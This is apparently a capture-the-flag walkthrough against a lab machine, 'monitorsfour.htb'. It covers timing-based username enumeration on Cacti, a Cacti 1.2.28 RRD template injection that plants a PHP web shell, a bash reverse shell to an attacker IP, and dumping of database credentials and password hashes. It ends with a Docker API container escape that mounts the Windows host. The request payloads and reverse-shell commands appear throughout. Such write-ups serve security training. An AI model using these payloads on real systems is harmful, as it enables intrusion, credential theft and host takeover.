
*Add cacti also to /etc/hosts and visit*




*This page has vulnerability in time spent, as it needs more time to process for the user that exists.*




*admin needs 270ms*





*admin1(might not exist) needs 160ms. This way, username can be guessed. Since admin doesn't work with wonderful1, let's check for other usernames that can be guessed in user tap above.*

```
Pretty  Raw  Hex
1  POST /cacti/index.php HTTP/1.1
2  Host: cacti.monitorsfour.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101
   Firefox/140.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Referer: http://cacti.monitorsfour.htb/cacti/
8  Content-Type: application/x-www-form-urlencoded
9  Content-Length: 128
10 Origin: http://cacti.monitorsfour.htb
11 DNT: 1
12 Connection: keep-alive
13 Cookie: CactiDateTime=Fri May 29 2026 19:23:52 GMT+0000 (Greenwich Mean
   Time); CactiTimeZone=0; Cacti=bba9c155e685b315e8017695f5ba84e1
14 Upgrade-Insecure-Requests: 1
15 Priority: u=0, i
16
17 __csrf_magic=sid%3Ad6c89fc7f4dda6d8068f95c37fe67c24aa76c26a%2C1780082630&
   action=login&login_username=marcus&login_password=admin

14,772 bytes | 273 millis
```

*It looks like marcus exists. Let's try login.*




*It has version 1.2.28. Cacti github post shows*

*PoC(https://github.com/Cacti/cacti/security/advisories/GHSA-fxrq-fr7h-9rqq). Let's go to graphs> edit graph template button and send request to burpsuite. Then, as PoC says, just copy and paste the payload to right_axis_label*

```
XXX
create my.rrd --step 300 DS:temp:GAUGE:600:-273:5000 RRA:AVERAGE:0.5:1:1200
graph xxx2.php -s now -a CSV DEF:out=my.rrd:temp:AVERAGE LINE1:out:<?=phpinfo();?>
```

*Change phpinfo() to system($_REQUEST[0]), url encode it and replace line break to %0a*


```
right_axis_label=XXX%0acreate+my.rrd+--step+300+DS%3atemp%3aGAUGE%3a600%3a-273%3a5000+RRA%3aAVERAGE%3a0.5%3a1%3a1200%0agraph+shell.php+-s+now+-a+CSV+DEF%3aout%3dmy.rrd%3atemp%3aAVERAGE+LINE1%3aout%3a<%3f%3dsystem($_REQUEST[0])%3b%3f>%0a
```

**Request**

Pretty Raw Hex

```
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101
  Firefox/140.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer:
  http://cacti.monitorsfour.htb/cacti/graph_templates.php?action=template_edit&id=225
8 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
9 X-Requested-With: XMLHttpRequest
10 Content-Length: 858
11 Origin: http://cacti.monitorsfour.htb
12 DNT: 1
13 Connection: keep-alive
14 Cookie: CactiDateTime=Fri May 29 2026 21:16:49 GMT+0000 (Greenwich Mean
   Time); CactiTimeZone=0; Cacti=680d53c53474ef8e61b6b1a07a164523
15 Priority: u=0
16
17 __csrf_magic=sid%3Aed0a9b2b5f4c6ddb21d275868fcbb40d05104c8d%2C1780089413&
   name=Unix+-+Load+Average&graph_template_id=225&graph_template_graph_id=225
   &save_component_template=1&title=%7Chost_description%7C+-+Load+Average&
   vertical_label=run+que+length&image_format_id=3&height=200&width=700&
   base_value=1000&slope_mode=on&auto_scale=on&auto_scale_opts=2&
   auto_scale_rigid=on&upper_limit=100&lower_limit=0&unit_value=&
   unit_exponent_value=&unit_length=&right_axis=&right_axis_label=
   XXX%0acreate+my.rrd+--step+300+DS%3atemp%3aGAUGE%3a600%3a-273%3a5000+RRA%3
   aAVERAGE%3a0.5%3a1%3a1200%0agraph+shell.php+-s+now+-a+CSV+DEF%3aout%3dmy.r
   rd%3atemp%3aAVERAGE+LINE1%3aout%3a<%3f%3dsystem($_REQUEST[0])%3b%3f>%0a&
   right_axis_format=0&right_axis_formatter=0&left_axis_formatter=0&
   auto_padding=on&tab_width=40&legend_position=0&legend_direction=0&
   rrdtool_version=1.7.2&action=save
```

*And I can see code execution*



*Start listener and send request*

Request

Pretty Raw Hex

```
1  POST /cacti/shell.php HTTP/1.1
2  Host: cacti.monitorsfour.htb
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101
   Firefox/140.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  DNT: 1
8  Connection: keep-alive
9  Cookie: CactiDateTime=Fri May 29 2026 21:19:24 GMT+0000 (Greenwich Mean
   Time); CactiTimeZone=0; Cacti=680d53c53474ef8e61b6b1a07a164523
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12 Content-Type: application/x-www-form-urlencoded
13 Content-Length: 4
14
15 0=bash+-c+'bash+-i+>%26+/dev/tcp/10.10.16.59/9001+0>%261'
```

```
┌─[parrot@parrot]─[~/Documents/monitorsfour]
└──╼ $nc -lvnp 9001
Listening on 0.0.0.0 9001
Connection received on 10.129.10.209 56734
bash: cannot set terminal process group (9): Inappropriate ioctl for device
bash: no job control in this shell
www-data@821fbd6a43fa:~/html/cacti$
```

*I got www-data shell!*

## Get root shell

*This is docker environment*

```
www-data@821fbd6a43fa:~/html/cacti$ ls -al /
ls -al /
total 68
drwxr-xr-x   1 root root 4096 May 29 21:21 .
drwxr-xr-x   1 root root 4096 May 29 21:21 ..
-rwxr-xr-x   1 root root    0 Nov 10  2025 .dockerenv
```

*/var/www/html/cacti/include/config.php has mysql creds*

```
$database_type     = 'mysql';
$database_default  = 'cacti';
$database_hostname = 'mariadb';
$database_username = 'cactidbuser';
$database_password = '7pyrf6ly8qx4';
$database_port     = '3306';
$database_retries  = 5;
$database_ssl      = false;
$database_ssl_key  = '';
$database_ssl_cert = '';
$database_ssl_ca   = '';
$database_persist  = false;
```

*So I can login and see the database*

```
mysql -u cactidbuser -h mariadb -D cacti -p
```

```
www-data@821fbd6a43fa:~/html/cacti$ mysql -u cactidbuser -h mariadb -D cacti -p
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 370
Server version: 11.4.8-MariaDB-ubu2404 mariadb.org binary distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [cacti]>
MariaDB [cacti]> select username,password from cacti.user_auth;
+----------+--------------------------------------------------------------+
| username | password                                                     |
+----------+--------------------------------------------------------------+
| admin    | $2y$10$wqlo06C4isr4q9xhqI/UQOpyM/n8EDzYl/GndqhDh/2LQihzPdHWO |
| guest    | 43e9a4ab75570f5b                                             |
| marcus   | $2y$10$bPWlnZYLhoDUawu4x8vLAuCIaDbqIUe4s9t9HqFm/1gtbavD/eKGe |
+----------+--------------------------------------------------------------+
3 rows in set (0.001 sec)
```

*But it's uncrackable. There's one more db that can be retrieved from .env above.*

```
mariadb -h mariadb -D monitorsfour_db -u monitorsdbuser -p
```

```
www-data@821fbd6a43fa:~/html/cacti$ mariadb -h mariadb -D monitorsfour_db -u monitorsdbuser -p
Enter password:
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 399
Server version: 11.4.8-MariaDB-ubu2404 mariadb.org binary distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [monitorsfour_db]>
```

```
MariaDB [monitorsfour_db]> select username,password from monitorsfour_db.users;
+-----------+------------------------------------+
| username  | password                           |
+-----------+------------------------------------+
| admin     | 56b32eb43e6f15395f6c46c1c9e1cd36   |
| mwatson   | 69196959c16b26ef00b77d82cf6eb169   |
| janderson | 2a22dcf99190c322d974c8df5ba3256b   |
| dthompson | 8d4a7e7fd08555133e056d9aacb1e519   |
+-----------+------------------------------------+
4 rows in set (0.000 sec)
```

*But it doesn't have anything new.*

*It previously said it's using docker desktop 4.44.2 and it has RCE vulnerability(CVE-2025-9074:[https://github.com/PtechAmanja/CVE-2025-9074-Docker-Desktop-Container-Escape/tree/main](https://github.com/PtechAmanja/CVE-2025-9074-Docker-Desktop-Container-Escape/tree/main)). Also, I can see /etc/resolv.conf has some logs docker engine created.*

```
www-data@821fbd6a43fa:~/html/cacti$ cat /etc/resolv.conf
# Generated by Docker Engine.
# This file can be edited; Docker Engine will not make further changes once it
# has been modified.

nameserver 127.0.0.11
options ndots:0

# Based on host file: '/etc/resolv.conf' (internal resolver)
# ExtServers: [host(192.168.65.7)]
# Overrides: []
# Option ndots from: internal
www-data@821fbd6a43fa:~/html/cacti$
```

*I can connect to this host*

```
echo 1 > /dev/tcp/192.168.65.7/2375 && echo ok
```

```
www-data@821fbd6a43fa:~/html/cacti$ echo 1 > /dev/tcp/192.168.65.7/2375 && echo ok
ok
```

*I can see json*

```
curl http://192.168.65.7:2375/images/json
```





I copy and paste the result to my host to use jq here

*It looks like it's using wsl on windows. Wsl exposes path to the main system(C directory) on /mnt/host, so let's get a shell that this path is mounted.*


```
curl -H 'Content-Type: Application/json' -d '{"Image":"docker_setup-nginx-php:latest","Cmd":["/bin/bash","-c","bash -i >& /dev/tcp/10.10.16.59/9002 0>&1"],"HostConfig":{"Binds":["/mnt/host:/host_mount"]}}' http://192.168.65.7:2375/containers/create
```

*It retrieves an id*




*Start listener and run a command to get a shell*

```
curl http://192.168.65.7:2375/containers/[id]/start -d ''
```




*I got root shell with mount to windows storage!*